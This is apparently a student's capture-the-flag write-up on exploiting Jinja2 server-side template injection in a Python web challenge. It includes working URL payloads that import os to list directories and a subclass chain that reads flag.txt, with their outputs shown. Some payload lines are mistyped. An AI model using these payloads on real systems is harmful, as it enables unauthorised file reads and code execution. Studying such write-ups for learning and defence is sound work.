

Identifying vulnerability

GET request sent using URL: <http://chall.seccomp.xyz:5003/read?name=Javis>

Given the problem statement that the web app is developed using Python, it is most likely using Flask or Django. Which means that Jinja2 template injection is a potential vulnerability. I tested it using `{{ 2*2 }}` as the parameter value – it printed 4. This confirms that Jinja2 template injection works for this website.



Exploitation

Firstly, I had to try to get the current directory of the web site. I used :


[http://chall.seccomp.xyz:5003/read?name={{request.application.__globals__.__builtins__.__import__\(%27os%27\).getcwd\(\)}}](http://chall.seccomp.xyz:5003/read?name={{request.application.__globals__.__builtins__.__import__(%27os%27).getcwd()}}).

Assuming that is built with Flask, the above line should give me the current working directory.

`request.application.__globals__` accesses the Flask's application global context.

`__builtins__` gives me the access to Python's built-in functions and libraries.

`__import__('os')` gives me the os module and `getcwd()` is an os method to get the current working directory.



Hence, I found the current working directory: `/home/app`.


Next, I needed to access /home/app and list all files/folders in it.

I used :

[http://chall.seccomp.xyz:5003/read?name={{request.application_globals.__builtins__.import\('%27os%27'\).listdir\('%27/home/app%27'\)}}](http://chall.seccomp.xyz:5003/read?name={{request.application_globals.__builtins__.import('%27os%27').listdir('%27/home/app%27')}})


Used this to find: Hi, ['Dockerfile', 'static', 'docker-compose.yml', 'flag.txt', 'requirements.txt'].

listdir('/home/app') gives the contents in the /home/app directory.



Now that the flag has been discovered – flag.txt, I will have to read the file. The file can be read using the `_io.FileIO` class.

Firstly, I used a random arbitrary string 'abc' and used 'abc'._class__.__base__.subclasses__() to get a list of Python classes.




Next, I have to find the class `_io._IOBase` and get its index. In this case, the index is 92.

'abc'._class__.__base__.subclasses__()[92]

I have to find `_io.FileIO`, therefore I have to iterate through its subclasses until I find it.


```
'abc'.__class__.__base__.__subclasses__()[92].__subclasses__()[0].__subclasses__()[0]
```



Hi, <class '_io.FileIO'>

Here, I access the file using the directory that I found previously and read it to give me the flag.

```
'abc'.__class__.__base__.__subclasses__()[92].__subclasses__()[0].__subclasses__()[0]( '/home/app/flag.txt').read()
```



Hi, b' CZ4067{3xp1oiT_sStI}'